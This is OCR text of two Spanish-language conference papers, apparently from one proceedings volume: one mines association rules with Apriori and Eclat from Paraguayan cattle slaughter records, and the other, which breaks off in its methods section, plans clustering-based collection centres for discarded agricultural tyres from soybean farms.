Resumen Hoy en día, la producción de carne es una industria esencial a nivel mundial, desempeñando un papel crucial en la seguridad alimentaria y en la economía global. En este sentido, la toma de decisiones informadas es vital para optimizar los procesos y mejorar la eficiencia en la producción, asegurando la sostenibilidad y competitividad del sector. Este trabajo de investigación tiene como objetivo principal aplicar técnicas de Minería de Datos para el descubrimiento de reglas de asociación, tomando como período de estudio datos transaccionales de la faena productiva, en un intervalo de 3 años de los principales frigoríficos a nivel país. Se describe la fase de selección y recopilación de los datos así como también la preparación de los mismos. En la fase de modelado se ha ejecutado los algoritmos *Apriori* y *Eclat* implementados en el paquete *arules* de la herramienta *R* donde se obtuvo el conocimiento principal mediante la consolidación de las asociaciones resultantes. Los resultados revelan patrones significativos en las combinaciones de origen del animal, raza y frigorífico, que afectan el peso y la calidad de la carne. Asimismo, el análisis se enfoca en describir las relaciones entre los animales con mejor y peor desempeño en la faena del país, lo cual es fundamental para apoyar la toma de decisiones informadas en el sector.

Palabras Claves: Minería de datos, reglas de asociación, sector ganadero, bases de datos transaccionales, herramienta R, Apriori, Eclat.

1. Introducción

A día de hoy, la producción anual de carne vacuna, que alcanza aproximadamente los 70 millones de toneladas a nivel mundial [7], enfrenta desafíos significativos debido a las nuevas complicaciones climáticas que emergen en la

actualidad [14]. Ante este panorama, resulta crucial mejorar la eficiencia en la producción, esto es, buscando lograr un aumento de peso en los animales en un período de tiempo más reducido y en un espacio limitado cumpliendo con los requisitos de sostenibilidad. Se proyecta que esta producción deba duplicarse para el año 2050 [5]. Sin embargo, a pesar de la necesidad de incrementar el peso de los animales para satisfacer la demanda alimentaria, los estándares del mercado en cuanto a la calidad de la carne consumida continúan en constante crecimiento. Este incremento tanto en cantidad como en calidad requiere una evolución en la tecnología destinada al almacenamiento de datos y al análisis de los mismos, así como una revisión del significado atribuido a cada uno de los valores relacionados con la tipificación, a partir del preprocesamiento de los datos para asegurar la calidad y fiabilidad de los resultados. En Paraguay, el sector ganadero representa aproximadamente el 12,1 % del Producto Interno Bruto (PIB) y contribuye significativamente entre el 15 % y el 20 % de las exportaciones totales del país [11]. Asimismo, Paraguay se sitúa entre los 15 principales exportadores de carne bovina a nivel mundial, con exportaciones anuales que alcanzan las 300 mil toneladas [10]. Sin embargo, para facilitar la exportación, fue necesario implementar un sistema de tipificaciones que pueda ayudar a acceder a los mejores mercados a nivel mundial. A pesar de disponer de criterios bien definidos para determinar la calidad y contar con una abundancia de datos, hasta donde alcanza nuestro conocimiento, aún no se ha llevado a cabo un análisis exhaustivo de la faena de animales a nivel nacional que pueda identificar de manera sistemática los frigoríficos, productores, áreas geográficas y razas que proporcionan animales de mayor peso y mejor calidad. Esta información podría ser de gran utilidad tanto para los frigoríficos al seleccionar los animales destinados a la faena como para los productores al buscar mejorar sus procesos para obtener mejores resultados. En respuesta a la búsqueda de animales con mejor calidad y peso óptimo, y considerando la disponibilidad de datos existentes, se propone la implementación de un sistema de aprendizaje automático. Este sistema tiene como objetivo identificar el origen de los animales que exhiben alta calidad y peso superior, y será diseñado para adaptarse a futuras actualizaciones de datos. De esta manera, se empleará la generación de reglas de asociación que puedan determinar los mejores y peores orígenes nacionales. Este enfoque también podría facilitar la selección de animales por parte de los frigoríficos para propulsar la apertura de nuevos mercados para la exportación o fortalecer los mercados existentes.

2. Fundamentación teórica

La minería de datos es el proceso de extraer conocimiento útil y comprensible desde grandes cantidades de datos almacenados en distintos formatos [17,15]. Este proceso forma parte de una secuencia iterativa de etapas para el descubrimiento de conocimiento en bases de datos [6]. Se distinguen 2 tipos de tareas, las predictivas (clasificación y regresión) y las descriptivas (agrupamiento y las reglas de asociación) [16]. En el descubrimiento de reglas de asociación, se pretende obtener conocimiento interesante como ser los hábitos de compra de los clientes

mediante por ejemplo, la relación de los diferentes artículos en sus "cestas de compras" [2]. Es conocido que los algoritmos esenciales en la búsqueda de reglas de asociación en bases de datos son el Apriori, el Eclat y el FP Growth [8]. Sin embargo, en [13] se considera que únicamente el Apriori y el Eclat son las dos grandes familias ya que se puede incluir al FP Growth como miembro del Eclat [1]. El algoritmo Apriori [3] busca primero todos los conjuntos frecuentes unitarios (contando sus ocurrencias directamente en la base de datos), se mezclan estos para formar los conjuntos de ítems candidatos de dos elementos y seleccionan entre ellos los frecuentes. Considerando la propiedad de los conjuntos de ítems frecuentes, se vuelve a mezclar estos últimos y se seleccionan los frecuentes (hasta el momento ya han sido generados todos los conjuntos de ítems frecuentes de tres o menos elementos). Así sucesivamente se repite el proceso hasta que en una iteración no se obtengan conjuntos frecuentes. En contraste, el algoritmo Eclat [18] se basa en realizar un agrupamiento (clustering) entre los ítems para aproximarse al conjunto de ítems frecuentes maximales y luego emplean algoritmos eficientes para generar los ítems frecuentes contenidos en cada grupo. Para el agrupamiento proponen dos métodos que son empleados después de descubrir los conjuntos frecuentes de dos elementos: el primero, por clases de equivalencia: esta técnica agrupa los itemsets que tienen el primer ítem igual. El segundo, por la búsqueda de cliques maximales: se genera un grafo de equivalencia cuyos nodos son los ítems, y los arcos conectan los ítems de los 2-itemsets frecuentes, se agrupan los ítems por aquellos que forman cliques maximales [4]. Asimismo, el soporte y la confianza son medidas fundamentales utilizadas para evaluar la importancia y la fuerza de las reglas encontradas en un conjunto de datos [4]. El *soporte* de una regla $A \to B$ se define como la proporción del conjunto de transacciones en la base de datos en la que ambos conjuntos de ítems A y B aparecen juntos, mientras que la **confianza** de una regla $A \to B$ es una medida de cuán frecuentemente los ítems en B aparecen en transacciones que contienen a A, y se define como la proporción del número de transacciones que contienen A y B sobre el número de transacciones que contienen A, formalmente,

$$\textit{soporte}(A \to B) = P(A \cup B) \quad \text{y} \quad \textit{confianza}(A \to B) = P(B|A) = \frac{P(A \cup B)}{P(A)}.$$

Por otra parte el *lift* de una regla $A \to B$ mide el incremento en la probabilidad de encontrar B en una transacción dada que ya contiene A en comparación con la probabilidad de encontrar B en cualquier transacción, y se define como el cociente entre la confianza de la regla y la proporción de transacciones que contienen B, formalmente,

$$\textit{lift}(A \to B) = \frac{P(B|A)}{P(B)} = \frac{P(A \cup B)}{P(A) \cdot P(B)}.$$

Finalmente, R[3] es un lenguaje de programación y un entorno que proporciona una amplia variedad de técnicas estadísticas y gráficas. Además, es altamente

[3] https://www.r-project.org/

extensible a través de paquetes que se encuentran disponibles través de sitios de Internet de CRAN que cubren una amplia gama de estadísticas modernas.

3. Materiales y Métodos

3.1. Recopilación e integración de datos

En esta fase se ha utilizado *POWER-BI*[4] para acceder a los datos pertenecientes a la empresa Control Union S.A.[5], que gestiona aproximadamente el 70 % de la faena de animales en el país [12], totalizando aproximadamente *2.867.549* registros. A partir de dicho repositorio, se recopilaron 16 variables al conjunto de datos inicial. La fase de integración de los datos, incluyo la migración de registros a 96 archivos *CSV*, por una limitante en la herramienta de la empresa de poder extraer solo 30 mil registros a la vez. Posteriormente, estos archivos fueron cargados a la plataforma *R* para su integración en un único *conjunto de datos* como acondicionamiento para las fases siguientes de la limpieza y análisis *per-se*.

3.2. Detección y tratamiento de las anomalías en los datos

El conjunto de datos describe todos los animales faenados registrados por la empresa desde Mayo de 2022 hasta Junio de 2024. Las observaciones incluyen atributos como la fecha de la faena, el frigorífico donde se realizó, el propietario del animal, la zona geográfica de procedencia, el sexo, la raza, los estándares que determinan la tipificación final del animal (que mide su calidad), y el peso final del animal al concluir el proceso de faena y obtener la res en carne y hueso. Se tiene el *ID* único del animal, seguido por la fecha de la faena. Las siguientes columnas indican el frigorífico (codificado con letras) y el propietario del animal (codificado numéricamente), con 7 y 7.903 valores posibles respectivamente. En estas 6 columnas (excluyendo el *ID* por irrelevante), se identificaron un total de 3.668 valores faltantes, los cuales fueron eliminados debido a su relevancia crítica para el análisis futuro. Las siguientes 2 columnas identifican los 17 departamentos del Paraguay y el origen del cual proviene el animal, refiriéndose este último a una zona específica dentro del departamento. Inicialmente, se encontraron 44.978 valores faltantes, los cuales fueron eliminados debido a su relevancia crítica para el análisis posterior. Además, se identificaron 7.690 registros con origen atípico, donde el operador no completó adecuadamente el campo y se mantuvo el valor predeterminado de *"Completar Origen..."*. Estos registros se imputaron con NA, permitiendo continuar el estudio basado en el departamento y el propietario. Para verificar la consistencia de los datos, se agruparon por departamento y origen, obteniéndose 837 posibles combinaciones. Dado que los orígenes son ingresados manualmente por el operador en el frigorífico, se encontraron variaciones en la

[4] https://www.microsoft.com/es-es/power-platform/products/power-bi
[5] https://py.linkedin.com/company/controlunionparaguay

escritura que referían al mismo origen, como se muestra en la Figura 1. Se encontraron 235 y se procedió a unificar estos registros bajo un único nombre. Adicionalmente, se identificaron orígenes incorrectamente asociados a su departamento correspondiente. Para corregir esta inconsistencia, se envió una planilla electrónica con todas las combinaciones posibles de departamento y origen a la empresa Control Unión S.A. para su verificación y corrección. Con el archivo corregido, se procedió a la actualización de los datos correspondientes. Finalmente, se realizaron modificaciones en un total de 166 registros que presentaban asociaciones incorrectas entre departamento y origen.

Tabla 1. Orígenes en común con nombre distinto

Departamento	**Origen**
ALTO PARAGUAY	TTE. ESTEBAN MARTINEZ
ALTO PARAGUAY	TTE.MARTINEZ
ALTO PARAGUAY	TTE MARTINEZ
ALTO PARAGUAY	TENIENTE MARTINEZ
ALTO PARAGUAY	TTE. MARTINEZ

La siguiente columna corresponde a la raza del animal, cuyos diferentes valores se detallan en la tabla 2. Todos los registros contienen un valor válido para esta columna.

Tabla 2. Raza y simbología

Raza	**Símbolo**
Braford	BF
Brahman	BH
Brangus	BG
Hereford	HE
Nelore	NE
Sta Gertrudis	SG
Holando	HO
Waygu	WA
Angus	AN
Bufalo	BU

Las siguientes 6 columnas clasifican y determinan la calidad del animal. En primer lugar, se incluye una columna para el sexo del animal, que puede ser macho entero, macho castrado o hembra, y otra para la dentición, la cual define la edad basada en la cantidad de dientes permanentes del animal. La combinación de ambas determina la siguiente columna llamada “clase”, cuya descripción detallada se encuentra en la tabla 3. Durante el análisis, se encontraron 17 valores ausentes en esta columna, los cuales fueron imputados correctamente debido a la disponibilidad de información en las columnas previas.

Tabla 3. Clasificación de ganado bovino por edad y sexo. Fuente: Elaboración propia en base a [9]

Sexo	Edad	Clasificación	Símbolo
Macho castrado	0-2 D	Novillito	NT
	4 D	Novillo joven	NJ
	6-8 D	Novillo	NO
Hembra	0-2 D	Vaquilla	VQ
	4 D	Vaquillona	VL
	6-8 D	Vaca	VA
Macho entero	0 D	Torito	TT
	2 D	Toro joven	TJ
	4-6-8 D	Toro	TO

Las siguientes columnas determinan la calidad del animal una vez finalizada la faena. En primer lugar, se definen 5 niveles de conformación basados en la relación carne-hueso del animal: EE (Excelente), MB (Muy buena), BB (Buena), RR (Regular) e IN (Inferior). Además, se establecen cuatro grados de cobertura de grasa, los cuales se describen como sigue:

- **Grado 0.** Cobertura de grasa escasa o ausente.
- **Grado 1.** Presencia de algo de grasa de cobertura, con áreas sin cubrir.
- **Grado 2.** Buena grasa de cobertura uniformemente distribuida.
- **Grado 3.** Exceso de grasa de cobertura y distribución irregular.

Finalmente, se evalúan las contusiones en el animal, considerando los daños en el tejido ocasionados por causas traumáticas. Se establecen 4 grados de contusiones, que se detallan a continuación:

- **Grado 0.** Ausencia de contusiones.
- **Grado 1.** Contusiones que afectan únicamente al tejido subcutáneo, causando hematomas y lesiones leves.
- **Grado 2.** Contusiones que afectan al tejido subcutáneo y al tejido muscular, con lesiones de menor o mayor profundidad.
- **Grado 3.** Contusiones que comprometen los tejidos subcutáneo, muscular y óseo, con presencia de exudación serosa.

En las 3 columnas anteriores se encontraron 89 valores etiquetados como *SD* (Sin dato), los cuales fueron eliminados dado que determinan la calidad del animal, un valor fundamental para el análisis.

La última columna determina el peso del animal en kilogramos. Se realizó el gráfico de proporción 1 para analizar la distribución del peso, revelando la presencia de valores muy alejados de una distribución normal. Tras consultas con la empresa, se indicó que en ocasiones no se registra el peso o existen errores en la transferencia de datos. Además, la empresa especificó que los animales ingresan al frigorífico con un peso mínimo de 110 Kg, y aquellos con más de 400 Kg no son parte de la faena productiva debido a ser animales de competición. Se seleccionaron todos los animales que se encontraron dentro de este rango establecido.




Figura 1. Gráfico de proporción del peso

3.3. Ingeniería de características

Como se mencionó anteriormente, varias columnas definen la calidad del animal, asignándole una tipificación en 5 niveles según combinaciones específicas, detalladas en la tabla 4. Se creó una nueva columna que resume la tipificación del animal de acuerdo a sus valores. Además, la empresa informó que los frigoríficos premian a las hembras a partir de los 180 Kg y a los machos a partir de los 220 Kg. Se implementó una nueva columna que clasifica el peso del animal como *bajo* si no alcanza estos valores, *medio* si supera los 180 Kg para hembras y 220 Kg para machos pero es menor a 230 Kg para hembras y 280 Kg para machos, y alto si supera estos límites. De este modo, se obtuvo la *vista minable* (conjunto de datos final) con 18 variables y 2.485.956 observaciones de animales faenados.

Tabla 4. Tipificación de ganado bovino. Fuente: Elaboración propia en base a [9]

Tipificación	**Clasificación**	**Conformación**	**Grasa**	**Contusión**
Premium	NT VQ	EE MB BB	2	0-1
Superior	NT NJ VQ VL TT TJ	EE MB BB	1-2	0-1
Standard	NT NJ NO VQ VL VA	EE MB BB RR	1-2-3	0-1-2
General	NT NJ NO VQ VL VA TT TJ TO	EE MB BB RR IN	0-1-2-3	0-1-2
Manufactura	Reses muy deprimidas o con contusión grado 3			

4. Resultados

Se llevaron a cabo pruebas con diferentes valores de soporte para ambos algoritmos y se realizaron ajustes en el parámetro de confianza del *Apriori*. Finalmente, se estableció un soporte de 0,001. Aunque este valor puede parecer muy bajo, se debe a la amplia variedad de datos en la base de datos utilizada, lo que requería un soporte bajo para identificar reglas de asociación. Con valores de soporte más altos, no se encontraron reglas significativas. Asimismo, se seleccionó una confianza de 0,4, que es inferior a la que suele emplearse, por las mismas razones anteriormente mencionadas.

Se aplicaron ambos algoritmos y, como resultado final, se realizó una combinación de ambos para proporcionar una mayor significancia en las reglas de asociación. Se seleccionaron aquellas reglas con un *lift* superior a 3, obteniendo un total de 114 reglas. Posteriormente, se procedió a identificar los animales de mejor y peor desempeño de acuerdo al nivel de peso y calidad de cada regla.

Se obtuvieron 3 reglas que identifican orígenes con una alta proporción de animales de calidad Premium y peso Alto. Las combinaciones específicas se detallan en la Tabla 5. Se observa que el *Frigorífico B* y la raza Brangus (BG) ejercieron la mayor influencia en que un animal alcanzara un peso y calidad óptimos. Además, se identificaron 3 departamentos distintos, cada uno con zonas y propietarios diferentes.

Tabla 5. Conjuntos con animales de calidad Premium y peso Alto

Frigorífico	Departamento	Origen	Propietario	Raza
B	Alto Paraguay	Puerto la esperanza	995	BG
	Boqueron	Colonia Fernheim	169	
F	Concepción	Yby Yau	1204	

En el caso de los animales de menor calidad, se buscó identificar las combinaciones más desfavorables en términos de calidad y peso. Se encontraron 3 reglas correspondientes a animales de calidad General y peso Medio, así como una regla adicional para calidad Standard y peso Bajo. Como se ilustra en la Tabla 6, el Frigorífico E, junto con el departamento de Amambay y el origen de Pedro Juan Caballero, presentó dos de los resultados más desfavorables. Además, en las 4 combinaciones se identificó la participación de la raza Nelore (NE).

Tabla 6. Conjuntos con peores animales

Frigorífico	Departamento	Origen	Propietario	Raza	Calidad-Peso
E	Amambay	Pedro Juan Caballero	995	NE	General-Medio
			263		
A	Alto Paraguay	Fuerte Olimpo	1907		
F	Concepción	Loreto	625		Standard-Bajo

Finalmente, al analizar el conjunto de reglas restantes, se identificó un patrón en relación con los frigoríficos, departamentos y razas de los animales que resultaron en una calidad Superior con peso Alto, o en una calidad Premium con peso Medio. Se encontró un patrón en el cual estas combinaciones se mantuvieron variando solamente el origen y propietario. En base a los patrones se pudo realizar una figura de las reglas. Todas las combinaciones pueden observarse en la Figura 2.




Figura 2. Esquema gráfico del conocimiento descubierto.

5. Conclusión

Se realizó un exhaustivo proceso de recolección e integración de datos, seguido de una detección y tratamiento ya sea para datos faltantes como atípicos mediante métodos de eliminación o imputación. Además, se agregaron columnas relevantes para el análisis posterior. Se aplicaron los algoritmos *Eclat* y *Apriori* para obtener resultados a partir de la combinación de las asociaciones generadas por ambos métodos.

El uso de ambos algoritmos permitió identificar los orígenes y frigoríficos asociados a los animales de mejor y peor calidad a nivel nacional. Esta metodología puede ser valiosa en el futuro para los frigoríficos, al permitirles mejorar su selectividad en la aceptación de animales en función de la raza, el departamento, el origen y el propietario. Este enfoque puede aumentar la competitividad entre los

productores y contribuir a la producción de animales de mayor calidad y peso, lo cual facilitaría el acceso a mejores mercados de exportación o fortalecería los existentes.

Referencias

1. Acuña, J.M.B., Cabañas, C.A.P., Sosa-Cabrera, G., García-Díaz, M.E.: Discovering association rules using r. a case study on retail's database. In: Argentine Congress of Computer Science. pp. 199–210. Springer (2018)
2. Agrawal, R., Imieliński, T., Swami, A.: Mining association rules between sets of items in large databases. In: Proceedings of the 1993 ACM SIGMOD international conference on Management of data. pp. 207–216 (1993)
3. Agrawal, R., Srikant, R., et al.: Fast algorithms for mining association rules. In: Proc. 20th int. conf. very large data bases, VLDB. vol. 1215, pp. 487–499. Santiago (1994)
4. Báez Acuña, J.M., Paredes Cabañas, C.A., Sosa Cabrera, G., García, M.E.: Descubriendo reglas de asociación en bases de datos del sector retail usando r. In: XXIV Congreso Argentino de Ciencias de la Computación (La Plata, 2018). (2018)
5. Bonino, M., Paniagua, J.P.: Estudio para la caracterización de la faena de animales y de los canales de comercialización de la carne bovina en los países del mercosur (2018)
6. Fayyad, U.M., Irani, K.B.: Multi-interval discretization of continuous-valued attributes for classification learning. In: Ijcai. vol. 93, pp. 1022–1029. Citeseer (1993)
7. Greenwood, P.L.: An overview of beef production from pasture and feedlot globally, as demand for beef and the need for sustainable practices increase. Animal **15**, 100295 (2021). https://doi.org/10.1017/S1751731117001180
8. Heaton, J.: Comparing dataset characteristics that favor the apriori, eclat or fp-growth frequent itemset mining algorithms. In: SoutheastCon 2016. pp. 1–7. IEEE (2016)
9. Instituto Nacional de Tecnología: Clasificación y tipificación de canales bovinas. Proyecto de norma paraguaya (2022)
10. Laino, D.: Análisis de las exportaciones de carne bovina paraguaya. Revista Brasileira de Planejamento e Desenvolvimento **11**(3), 650–663 (2022)
11. Laino, D., Laino, I., Musalem, K.: Comercio internacional y competitividad de la producción ganadera en paraguay. Población y Desarrollo **24**(2), 99–109 (2018), http://scielo.iics.una.py/scielo.php?script=sci_arttext&pid=S2076-054X2018004600099
12. Medina: Entrevista a gerente de control union s.a (abril 2024)
13. Schmidt-Thieme, L.: Algorithmic features of eclat. In: FIMI. Citeseer (2004)
14. Soca, A., Ruggia, S.B., Canavelli, M., Tittonell, P.: Plataforma de innovación para la sustentabilidad de sistemas ganaderos familiares en uruguay y argentina: Informe final. Informe final (2020), recuperado de [enlace_del_info]
15. Sosa-Cabrera, G., Gómez-Guerrero, S., García-Torres, M., Schaerer, C.E.: Feature selection: A perspective on inter-attribute cooperation. International Journal of Data Science and Analytics **17**(2), 139–151 (2024)
16. Witten, I., Frank, E., Hall, M.: Data mining morgan kaufmann (2005)
17. Witten, I.H., Frank, E.: Data mining: practical machine learning tools and techniques with java implementations. Acm Sigmod Record **31**(1), 76–77 (2002)
18. Zaki, M.J., Parthasarathy, S., Ogihara, M., Li, W., et al.: New algorithms for fast discovery of association rules. In: KDD. vol. 97, pp. 283–286 (1997)

Estrategias de Clustering para la Optimización de la Recolección y Acopio de Neumáticos Fuera de Uso (NFU) en el Cultivo de Soja en Paraguay

Agustín Scarpetta, Matías Medina[1][0009−0000−3130−5526] , Gustavo Sosa-Cabrera[1,2][0000−0002−9637−4319]

[1] Facultad de Ciencias de la Ingeniería - Universidad Paraguayo Alemana
Asunción, Paraguay
{agustin.scarpetta,matias.medina,gustavo.sosa}@upa.edu.py
http://www.upa.edu.py
[2] Facultad Politécnica - Universidad Nacional de Asunción
Asunción, Paraguay
gdsosa@pol.una.py
http://www.pol.una.py

Resumen Hasta la fecha, los neumáticos fuera de uso (NFU) representan un problema significativo a nivel mundial debido a su volumen masivo y la dificultad para su adecuada disposición y reciclaje. En un país agropecuario como Paraguay, la mayor cantidad de NFU se encuentra en los cultivos de soja, debido al intenso uso de maquinaria agrícola. En adición, dada la prohibición de importación de neumáticos usados y la deficiente calidad de los neumáticos utilizados, se generan grandes cantidades de NFU que impactan negativamente el medio ambiente y la salud pública. Este estudio analiza la posibilidad de recolectar y/o acopiar eficientemente la mayor cantidad de NFU en el cultivo de soja en Paraguay. Utilizando datos del Instituto Forestal Nacional (INFONA), se identificaron 20.492 áreas de cultivo de soja y se calcularon las cantidades de maquinarias y NFU consecuentes. Mediante la implementación de un método basado en clustering se ha podido determinar las ubicaciones sub-óptimas de centros de acopio basado en el número de clústeres y su cobertura. Evaluando 3 escenarios con coberturas del 50 %, 75 % y 90 %, los resultados demuestran que con una distribución adecuada de los centros de acopio, es posible manejar eficientemente los NFU, mitigando su impacto ambiental y contribuyendo a la sostenibilidad del sector agrícola crucial para la economía paraguaya.

Palabras Claves: Neumáticos fuera de uso · cultivo de soja · Paraguay · logística · sostenibilidad · clustering.

1. Introducción

En Paraguay, una resolución redactada en 2016 por el Ministerio del Ambiente y Desarrollo Sostenible (MADES[3]) ya evidencia la preocupación existente

[3] https://www.mades.gov.py/

sobre los neumáticos fuera de uso [9]. Se destaca que muchos de los neumáticos importados no son adecuados para ser remanufacturados o reutilizados directamente, convirtiéndose así en desechos inmediatos. Además, es común que los neumáticos sean utilizados por los consumidores por un periodo muy breve, debido a su calidad deficiente. Esto lleva a su disposición inadecuada en terrenos baldíos o a ser incinerados al aire libre, lo cual contribuye a problemas ambientales graves y presenta riesgos para la salud pública, siendo responsables del 70 % de los focos de infestación larvaria del mosquito Aedes Aegypti, el cual propaga enfermedades como el dengue y chikungunya [4]. Aunque la importación de neumáticos usados ha sido prohibida, Paraguay enfrenta aún retos significativos en el manejo efectivo de neumáticos al final de su vida útil. A nivel de reciclaje, si bien existen plantas especializadas en el país [4], estas se enfocan principalmente en el procesamiento de neumáticos convencionales y no en los de gran tamaño, que debido a su considerable peso y voluminosas dimensiones, representan un desafío logístico considerable. Tales neumáticos, con diámetros que oscilan entre 2 y 3 metros y un peso de hasta 3.000 Kg, requieren soluciones logísticas y de manejo especializadas [7]. El sector agropecuario, que representa el $30,4\,\%$ del Producto Interno Bruto (PIB) del país y emplea a más del 40 % de la fuerza laboral, depende en gran medida de maquinarias de gran tamaño. Dentro de este sector, la producción de soja, un cultivo clave que abarca más de 3 millones de hectáreas en nuestro país y representa un 60 % de la producción agrícola. En Paraguay, hay unas 291.497 fincas agropecuarias, las cuales disponen de unas 96.710 maquinarias entre tractores, sembradoras, cosechadoras, pulverizadores, camiones y acoplados. Gran parte de esta maquinaria es utilizada para el cultivo de soja [6]. Esta situación subraya la urgencia de desarrollar soluciones logísticas que permitan una gestión eficiente y sostenible de estos neumáticos, resolviendo así una problemática ambiental y de salud pública de gran escala.

2. Materiales y Métodos

2.1. Datos

Se presenta información del informe del Instituto Forestal Nacional (INFONA) [3], que constituye una base fundamental para comprender la situación actual de los cultivos de soja en Paraguay. El documento revela la expansión y localización del cultivo de soja en la región oriental, donde la superficie total alcanzó las 2.978.795 hectáreas en 2022. La distribución de las áreas se visualiza en la Figura 1.

El informe permite identificar con precisión las zonas de cultivo y el tamaño exacto en hectáreas de cada una de las 20.492 plantaciones. En el Cuadro 1 se visualiza la cantidad de áreas y la superficie total de soja en cada departamento de la región Oriental. Estas áreas utilizan maquinarias agrícolas con neumáticos de gran tamaño, muchos de los cuales alcanzan su vida útil cada año. Estos datos proporcionan una base sólida para establecer estrategias de recogida y reciclaje

[4] https://tdrecycling.com.py/ https://www.ecocur.com.py/




Figura 1. Mapa de cultivos de soja año 2022 – Región Oriental. Fuente: [3]

de neumáticos fuera de uso (NFU). Dada la ubicación y concentración de las maquinarias es posible agrupar y analizar los datos recopilados, con el objetivo de encontrar centros de acopio óptimos.

Para obtener la representación de la cantidad de maquinarias que representan las 20.492 áreas, se realizó una encuesta para obtener las proporciones por hectárea de cada una de las maquinarias, las cuales se visualizan en la Tabla 2.

Basándose en las proporciones de cada maquinaria, se puede calcular el número de neumáticos disponibles en cada una de las 20,492 áreas identificadas por INFONA [3], asignando a cada una la cantidad correspondiente según el área de producción. La fórmula utilizada para calcular la cantidad de neumáticos de cada área se muestra en la Ecuación 1.

$$Cn_i = 4 \times A_i \times (Pc + Ps + Pp + Pt + Pa + Pco) \quad (1)$$

Cuadro 1. Areas, superficie total y superficie promedio por área por departamento.

Departamento	Cantidad de áreas	Superficie Total (ha)	Superficie Promedio por Área (ha)
Alto Paraná	2.258	787.795	349
Amambay	829	142.144	171
Caaguazú	1.863	336.543	181
Caazapá	1.339	158.782	119
Canindeyú	2.410	575.191	239
Concepción	212	25.207	119
Cordillera	4	202	51
Guairá	312	11.510	37
Itapúa	5.529	545.511	99
Misiones	275	28.561	104
Paraguarí	11	246	22
San Pedro	5.450	367.406	67
Total	**20.492**	**2.979.098**	**145**

Cuadro 2. Proporción por hectárea cosechada y total destinado a la soja para diferentes tipos de maquinaria.

Maquinaria	Proporción por hectárea cosechada	Total destinados a la soja
Tractores	0,0042	12.581
Sembradoras	0,0026	7.675
Pulverizadores	0,0017	5.106
Cosechadoras	0,0022	6.507
Camiones	0,0040	11.961
Acoplados	0,0020	5.941
Total	**0,0167**	**49.773**

Donde:

Cn_i es la cantidad de neumáticos calculada para el área i.
4 es la cantidad mínima de neumáticos de cada tipo de maquinaria.
A_i es la superficie total de soja cultivada en el área i en hectáreas.
Pc es la proporción de camiones por hectárea.
Ps es la proporción de sembradoras por hectárea.
Pp es la proporción de pulverizadores por hectárea.
Pt es la proporción de tractores por hectárea.
Pa es la proporción de acoplados por hectárea.
Pco es la proporción de cosechadoras por hectárea.

En este estudio se adopta una vida útil de 7 años para los neumáticos agrícolas, valor que será utilizado para realizar la conversión de neumáticos disponibles a NFU. Para calcular la cantidad total de NFU por año en cada una de las áreas, se utiliza la Ecuación 2.

$$\mathrm{NFU}_i = \frac{Cn_i}{V} \tag{2}$$

Donde:

NFU_i representa los Neumáticos Fuera de Uso disponibles por año en el área i.

Cn_i es la cantidad de neumáticos calculada para el área i.

V es la vida útil de los neumáticos, asumida como 7 años.

